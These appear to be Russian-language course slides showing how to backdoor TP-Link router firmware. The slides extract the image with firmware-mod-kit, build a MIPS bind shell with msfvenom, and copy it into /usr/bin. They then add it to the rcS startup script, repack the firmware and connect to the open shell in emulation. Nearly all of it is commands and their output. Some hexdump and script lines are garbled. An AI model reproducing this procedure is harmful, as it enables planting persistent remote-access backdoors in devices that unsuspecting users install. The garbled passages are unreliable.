



ОНЛАЙН-ОБРАЗОВАНИЕ

Меня хорошо слышно
&& видно?



Напишите в чат, если есть проблемы!

Ставьте если все хорошо

Внедрение сторонней программы

в прошивки роутеров



1

Attify OS

- ✓ Binwalk
- ✓ Firmware-Mod-Kit (FMK)
- ✓ Firmware Analysis Toolkit (FAT)
- ✓ radare2
- ✓ Dex2Jar
- ✓ JADx
- ✓ ROPGadget



OFFENSIVE IOT EXPLOITATION

Инструмент для анализа прошивок

```
binwalk -B firmware_TS38MN-ONVIF-V1.6.0.0_20130726154732.bin
```

```
root@kali:~/mnt/hgfs/Share/firmwares# binwalk -B firmware_TS38MN-ONVIF-V1.6.0.0_20130726154732.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
1556	0x614	uImage header, header size: 64 bytes, header CRC: 0x3D8E85C6, created: 2012-12-24 04:01:07, image size: 1855744 bytes, Data Address: 0x80008000, Entry Point: 0x80008000, data CRC: 0x474263F4, OS: Linux, CPU: <u>ARM</u> , image type: OS Kernel Image, compression type: none, image name: "Linux-2.6.18_pro500-davinci_evm-"
14468	0x3884	gzip compressed data, maximum compression, from Unix, last modified: 2012-12-24 04:01:06
1857364	0x1C5754	CramFS filesystem, <u>little endian</u> , size: 12214272 version 2 sorted_dirs CRC 0x3F4BC055, edition 0, 6771 blocks, 2594 files

```
root@kali:~/mnt/hgfs/Share/firmwares#
```

```
root@kali:~/mnt/hgfs/Share/firmwares#
```

```
0x1556 0x14468 0x1857364 0x1C5754 0x1D5754 0x1E5754 0x1F5754 0x205754 0x215754 0x225754 0x235754 0x245754 0x255754 0x265754 0x275754 0x285754 0x295754 0x2A5754 0x2B5754 0x2C5754 0x2D5754 0x2E5754 0x2F5754 0x305754 0x315754 0x325754 0x335754 0x345754 0x355754 0x365754 0x375754 0x385754 0x395754 0x3A5754 0x3B5754 0x3C5754 0x3D5754 0x3E5754 0x3F5754 0x405754 0x415754 0x425754 0x435754 0x445754 0x455754 0x465754 0x475754 0x485754 0x495754 0x4A5754 0x4B5754 0x4C5754 0x4D5754 0x4E5754 0x4F5754 0x505754 0x515754 0x525754 0x535754 0x545754 0x555754 0x565754 0x575754 0x585754 0x595754 0x5A5754 0x5B5754 0x5C5754 0x5D5754 0x5E5754 0x5F5754 0x605754 0x615754 0x625754 0x635754 0x645754 0x655754 0x665754 0x675754 0x685754 0x695754 0x6A5754 0x6B5754 0x6C5754 0x6D5754 0x6E5754 0x6F5754 0x705754 0x715754 0x725754 0x735754 0x745754 0x755754 0x765754 0x775754 0x785754 0x795754 0x7A5754 0x7B5754 0x7C5754 0x7D5754 0x7E5754 0x7F5754 0x805754 0x815754 0x825754 0x835754 0x845754 0x855754 0x865754 0x875754 0x885754 0x895754 0x8A5754 0x8B5754 0x8C5754 0x8D5754 0x8E5754 0x8F5754 0x905754 0x915754 0x925754 0x935754 0x945754 0x955754 0x965754 0x975754 0x985754 0x995754 0x9A5754 0x9B5754 0x9C5754 0x9D5754 0x9E5754 0x9F5754 0xA05754 0xA15754 0xA25754 0xA35754 0xA45754 0xA55754 0xA65754 0xA75754 0xA85754 0xA95754 0xAA5754 0xAB5754 0xAC5754 0xAD5754 0xAE5754 0xAF5754 0xB05754 0xB15754 0xB25754 0xB35754 0xB45754 0xB55754 0xB65754 0xB75754 0xB85754 0xB95754 0xBA5754 0xBB5754 0xBC5754 0xBD5754 0xBE5754 0xBF5754 0xC05754 0xC15754 0xC25754 0xC35754 0xC45754 0xC55754 0xC65754 0xC75754 0xC85754 0xC95754 0xCA5754 0xCB5754 0xCC5754 0xCD5754 0xCE5754 0xCF5754 0xD05754 0xD15754 0xD25754 0xD35754 0xD45754 0xD55754 0xD65754 0xD75754 0xD85754 0xD95754 0xDA5754 0xDB5754 0xDC5754 0xDD5754 0xDE5754 0xDF5754 0xE05754 0xE15754 0xE25754 0xE35754 0xE45754 0xE55754 0xE65754 0xE75754 0xE85754 0xE95754 0xEA5754 0xEB5754 0xEC5754 0xED5754 0xEE5754 0xEF5754 0xF05754 0xF15754 0xF25754 0xF35754 0xF45754 0xF55754 0xF65754 0xF75754 0xF85754 0xF95754 0xFA5754 0xFB5754 0xFC5754 0xFD5754 0xFE5754 0xFF5754
```

Вывод энтропии кусков файла

```
binwalk -E firmware_TS38MN-ONVIF-V1.6.0.0_20130726154732.bin
```

```
root@kali:~/mnt/hgfs/Share/firmwares# binwalk -E firmware_TS38MN-ONVIF-V1.6.0.0_20130726154732.bin
```

DECIMAL	HEXADECIMAL	ENTROPY
0	0x0	Falling entropy edge (0.720826)
14336	0x3800	Rising entropy edge (0.992709)
1743872	0x1A9C00	Rising entropy edge (0.991586)
1858560	0x1C5C00	Falling entropy edge (0.607774)
1915904	0x1D3C00	Rising entropy edge (0.991779)
7490560	0x724C00	Rising entropy edge (0.992528)
14068736	0xD6AC00	Falling entropy edge (0.035241)

14068736	0xD6AC00	Falling entropy edge (0.035241)
14068736	0xD6AC00	Falling entropy edge (0.035241)
14068736	0xD6AC00	Falling entropy edge (0.035241)

Определение упаковщика

```
binwalk -i firmware_TS38MN-ONVIF-V1.6.0.0_20130726154732.bin
```

```
root@kali:/mnt/hgfs/Share/firmwares# binwalk -i firmware_TS38MN-ONVIF-V1.6.0.0_20130726154732.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
1556	0x614	uImage header, header size: 64 bytes, header CRC: 0x3D8E85C6, created: 2012-12-24 04:01:07, image size: 1855744 bytes, Data Address: 0x80008000, Entry Point: 0x80008000, data CRC: 0x474263F4, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "Linux-2.6.18_pro500-davinci_evm-"
14468	0x3884	gzip compressed data, maximum compression, from Unix, last modified: 2012-12-24 04:01:06
1857364	0x1C5754	CramFS filesystem, little endian, size: 12214272 version 2 sorted_dirs CRC 0x3F4BC055, edition 0, 6771 blocks, 2594 files

```
root@kali:/mnt/hgfs/Share/firmwares#
```

```
root@kali:/mnt/hgfs/Share/firmwares#
```

```
root@kali:/mnt/hgfs/Share/firmwares#
```

2

Извлекаем прошивку

TL-WR810N(US)_V2_160509_1474506175401q.zip



[Скачать можно тут](#)

```
cd /home/oit/tools/firmware-mod-kit
./extract-firmware.sh ~/fmw/wr810nv2_us_3_16_9_up_boot\160509\).bin
```

```
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake
Scanning firmware...
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         TP-Link firmware header, firmware version: 0.-15411.3, image version:
", product ID: 0x0, product version: 135266306, kernel load address: 0x0, kernel entry point: 0x800
02000, kernel offset: 8258048, kernel length: 512, rootfs offset: 807619, rootfs length: 1048576, bo
otloader offset: 7077888, bootloader length: 0
13312       0x3400      U-Boot version string, "U-Boot 1.1.4 (May  9 2016 - 13:32:49)"
13360       0x3430      CRC32 polynomial table, big endian
14672       0x3950      uImage header, header size: 64 bytes, header CRC: 0xE96146EE, created:
2016-05-09 05:32:49, image size: 35901 bytes, Data Address: 0x80010000, Entry Point: 0x80010000, da
ta CRC: 0x9157EFD5, OS: Linux, CPU: MIPS, image type: Firmware Image, compression type: lzma, image
name: "u-boot image"
14736       0x3990      LZMA compressed data, properties: 0x5D, dictionary size: 33554432 byte
s, uncompressed size: 93912 bytes
131584      0x20200     TP-Link firmware header, firmware version: 0.0.3, image version: "", p
roduct ID: 0x0, product version: 135266306, kernel load address: 0x0, kernel entry point: 0x80002000
, kernel offset: 8126464, kernel length: 512, rootfs offset: 807619, rootfs length: 1048576, bootloa
der offset: 7077888, bootloader length: 0
132096      0x20400     LZMA compressed data, properties: 0x5D, dictionary size: 33554432 byte
s, uncompressed size: 2366448 bytes
1180160     0x120200    Squashfs filesystem, little endian, version 4.0, compression:lzma, siz
e: 2644711 bytes, 557 inodes, blocksize: 65536 bytes, created: 2016-05-09 05:48:40

Extracting 1180160 bytes of tp-link header image at offset 0
Extracting squashfs file system at offset 1180160
Extracting squashfs files...
Firmware extraction successful!
Firmware parts can be found in '/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)
```

```
cd /home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs  
readelf -h bin/ls
```

```
~/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubun  
tu] [5:11]  
> readelf -h bin/ls  
ELF Header:  
  Magic:   7f 45 4c 46 01 02 01 00 00 00 00 00 00 00 00  
  Class:                   ELF32  
  Data:                     2's complement, big endian  
  Version:                  1 (current)  
  OS/ABI:                    UNIX - System V  
  ABI Version:               0  
  Type:                      EXEC (Executable file)  
  Machine:                   MIPS R3000  
  Version:                   0x1  
  Entry point address:       0x404500  
  Start of program headers:  52 (bytes into file)  
  Start of section headers:  0 (bytes into file)  
  Flags:                      0x70001007, noreorder, pic, cpic, o32, mips32r2  
  Size of this header:        52 (bytes)  
  Size of program headers:    32 (bytes)  
  Number of program headers:   9  
  Size of section headers:    0 (bytes)  
  Number of section headers:   0  
  Section header string table index: 0  
  
~/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubun  
tu] [5:11]
```

- ✓ Архитектура процессора
- ✓ Порядок следования байт
- ✓ Разрядность процессора

```
~/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubun
tu] [5:11]
> readelf -h bin/ls
ELF Header:
  Magic:   7f 45 4c 46 01 02 01 00 00 00 00 00 00 00 00 00
  Class:   ELF32
  Data:    2's complement, big endian
  Version: 1 (current)
  OS/ABI:  UNIX - System V
  ABI Version: 0
  Type:    EXEC (Executable file)
  Machine: MIPS R3000
  Version: 0x1
  Entry point address: 0x404500
  Start of program headers: 52 (bytes into file)
  Start of section headers: 0 (bytes into file)
  Flags:   0x70001007, noreorder, pic, cpic, o32, mips32r2
  Size of this header: 52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers: 9
  Size of section headers: 0 (bytes)
  Number of section headers: 0
  Section header string table index: 0

~/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubun
tu] [5:11]
```

2

Генерируем **Bind shell**

```
msfvenom -p linux/mipsbe/shell_bind_tcp lport=4444 -f elf -o bindshell
```

```
00000000: 7F 45 4C 46-01 02 01 00-00 00 00 00-00 00 00 00 00 00 ELF000
00000010: 00 02 00 08-00 00 00 01-00 40 00 54-00 00 00 34 00 00 @ @ T 4
00000020: 00 00 00 00-00 00 00 00-00 34 00 20-00 01 00 00 00 00 4 @
00000030: 00 00 00 00-00 00 00 01-00 00 00 00-00 40 00 00 00 00 @ @
00000040: 00 40 00 00-00 00 01 3C-00 00 02 24-00 00 00 07 00 00 @ @< @$ .
00000050: 00 00 10 00-27 BD FF E0-24 0E FF FD-01 C0 20 27 00 00 00 00 > .! p$.j m@L .
00000060: 01 C0 28 27-28 06 FF FF-24 02 10 57-01 01 01 0C 00 00 @L(' (▲ $@-W0000♀
00000070: 30 50 FF FF-24 0E FF EF-01 C0 70 27-24 0D FF FD 0P $$.j я@Lp'$} м
00000080: 01 A0 68 27-01 CD 68 04-24 0E 11 5C-01 AE 68 25 0ah'@=h♦$.j-\\@oh%
00000090: AF AD FF E0-AF A0 FF E4-AF A0 FF E8-AF A0 FF EC пн рпа фпа шпа ь
000000A0: 02 10 20 25-24 0E FF EF-01 C0 30 27-23 A5 FF E0 @- %$.j я@L' #e p
000000B0: 24 02 10 49-01 01 01 0C-02 10 20 25-24 05 01 01 $@-I0000♀@- %$+@@
000000C0: 24 02 10 4E-01 01 01 0C-02 10 20 25-28 05 FF FF $@-N0000♀@- %(+
000000D0: 28 06 FF FF-24 02 10 48-01 01 01 0C-AF A2 FF FF (▲ $@-H0000♀пв
000000E0: 24 11 FF FD-02 20 88 27-8F A4 FF FF-02 20 28 21 $- м@ И'Пд @ (!
000000F0: 24 02 0F DF-01 01 01 0C-24 10 FF FF-22 31 FF FF $@-0000♀$- "1
00000100: 16 30 FF FA-28 06 FF FF-3C 0F 2F 2F-35 EF 62 69 -0 .(▲ <@//5яbi
00000110: AF AF FF EC-3C 0E 6E 2F-35 CE 73 68-AF AE FF F0 пп ь<$.j/5$shno Ё
00000120: AF A0 FF F4-27 A4 FF EC-AF A4 FF F8-AF A0 FF FC па İ'д ьпд °па №
00000130: 27 A5 FF F8-24 02 0F AB-01 01 01 0C-00 00 00 00 'e °$@л0000♀
```

```
00000130: 51 V2 EE E8-54 05 0E VB-0T 0T 0T 0C-00 00 00 00 .6 020000000
00000130: VE V0 EE E4-51 V4 EE EC-VE V4 EE E8-VE V0 EE EC 09 I, V ruV 0u9 И
00000130: VE VE EE EC-3C 0E 0E 5E-32 CE 13 00-VE VE EE E0 ш р<$.j\2$shno E
```

```
apt-get install  
  qemu-system-arm  
  qemu-system-mips  
  qemu-system-x86  
  qemu-utils
```



```
qemu-mips /mnt/hgfs/ShareForRWX/router-sec2/bindshell
```

```
root@kali:~# qemu-mips /mnt/hgfs/ShareForRWX/router-sec2/bindshell
```

```
nc -nv 127.0.0.1 4444
```

```
root@kali:~# nc -nv 127.0.0.1 4444  
Connection to 127.0.0.1 4444 port [tcp/*] succeeded!  
ls  
Desktop  
Documents  
Downloads  
FAT  
Music  
Pictures  
Public  
Templates  
Videos  
cd /  
ls  
0  
GoldenEye  
basic.log
```

```
cp ~/fmw/shell/bindshell usr/bin
```

```
/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubuntu] [4:38]
```

```
> sudo cp ~/fmw/shell/bindshell usr/bin
```

```
/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubuntu] [4:39]
```

```
> ls usr/bin -la
```

```
total 1656
drwxr-xr-x 2 root root    4096 Oct 17 04:39 .
drwxr-xr-x 4 root root    4096 May  8 2016 ..
lrwxrwxrwx 1 root root     17 Oct 17 03:53 [ -> ../../bin/busybox
lrwxrwxrwx 1 root root     17 Oct 17 03:53 arping -> ../../bin/busybox
-rwxr-xr-x 1 root root    316 Oct 17 04:39 bindshell
-rwxr-xr-x 1 root root 1568272 May  8 2016 httpd
-rwxr-xr-x 1 root root 114408 May  8 2016 lld2d
lrwxrwxrwx 1 root root     17 Oct 17 03:53 logger -> ../../bin/busybox
lrwxrwxrwx 1 root root     17 Oct 17 03:53 test -> ../../bin/busybox
lrwxrwxrwx 1 root root     17 Oct 17 03:53 tftp -> ../../bin/busybox
```

```
lrwxrwxrwx 1 root root     17 Oct 17 03:23 tftp -> ../../bin/busybox
lrwxrwxrwx 1 root root     17 Oct 17 03:23 tftp -> ../../bin/busybox
lrwxrwxrwx 1 root root     17 Oct 17 03:23 tftp -> ../../bin/busybox
```

nano etc/rc.d/rcS

```
# Start Our Router Program
#
/usr/bin/httpd &
#
# start bindshell
#
/usr/bin/bindshell &
echo 524288 > /proc/sys/net/ipv4/ipfrag_high_thresh
echo 1 > /proc/sys/net/netfilter/nf_conntrack_tcp_be_liberal
#for SMB memory fragment
echo 3 >/proc/sys/vm/dirty_background_ratio
echo 75 >/proc/sys/vm/dirty_ratio
echo 200 >/proc/sys/vm/vfs_cache_pressure
```

```
echo 500 > \bloc\sls\lsh\lfs_csrp6_b1622n16
echo 12 > \bloc\sls\lsh\qtlfl_l9fto
echo 3 > \bloc\sls\lsh\qtlfl_p9ckd10nuq_l9fto
echo 200 > \bloc\sls\lsh\qtlfl_l9fto
```


```
sudo ./build-firmware.sh wr810nv2_us_3_16_9_up_boot\160509\
```

```
/home/oit/tools/firmware-mod-kit [git::master *] [oit@ubuntu] [4:40]  
> sudo ./build-firmware.sh wr810nv2_us_3_16_9_up_boot\160509\  
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake
```


```
Image Size      : 0x007e0200 / 8258048  
Image Vendor    : TP-LINK Technologies  
Image Version    : ver. 1.0  
Image Size      : 0x007e0200 / 8258048  
Image Checksum  : b1 91 fd 7a 75 8f 06 cc fa 37 5e cd 1d e2 54 d6 (Valid)  
  
Product Id      : 0x08100002 (Unknown)  
Product Version : 0x55530000  
Firmware Version : 3.16.9  
  
Bootldr Offset  : 0x00000000 / 0  
Bootldr Length  : 0x0000c3cd / 50125  
  
Image2 Size     : 0x007c0000 / 8126464  
Image2 Checksum : 05 56 be d2 e6 39 99 15 59 63 dc 36 fe 8b d0 e4 (Valid)  
  
Kernel Offset   : 0x00000200 / 512  
Kernel Length   : 0x000c52c3 / 807619  
Kernel Load Address: 0x80002000  
Kernel Entry Point : 0x801af450  
Kernel Checksum : ad 74 dd 95 55 78 ce cf 15 46 b6 97 99 7d 6f c2 (Not Verified)  
  
Rootfs Offset   : 0x00100000 / 1048576  
Rootfs Length   : 0x006c0000 / 7077888  
Done  
Finished!  
New firmware image has been saved to: /home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/new-firmware.bin
```

```
sudo ./fat.py /new-firmware.bin
```

```
Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
mke2fs 1.42.9 (4-Feb-2014)
Please check the makeImage function
Everything is done for the image id 5
Setting up the network connection
Password for user firmadyne:
qemu: terminating on signal 2 from pid 8579
Querying database for architecture... mipseb
Running firmware 5: terminating after 60 secs...
Bad SWSTYLE=0x04
Bad SWSTYLE=0x04
Inferring network...
Interfaces: [('br0', '192.168.0.254')
Done!
```



```
nc -nv 192.168.0.254 4444
```



```
/home/oit/tools/firmadyne [git::master *] [oit@ubuntu] [4:51]  
> nc -nv 192.168.0.254 4444  
Connection to 192.168.0.254 4444 port [tcp/*] succeeded!  
ls  
bin  
dev  
etc  
firmadyne  
lib  
linuxrc  
lost+found  
mnt  
proc  
root
```

O T U S

Вопросы???





Пакулов Артур

A.Pakulov.Otus@Gmail.com

Спасибо
за внимание!

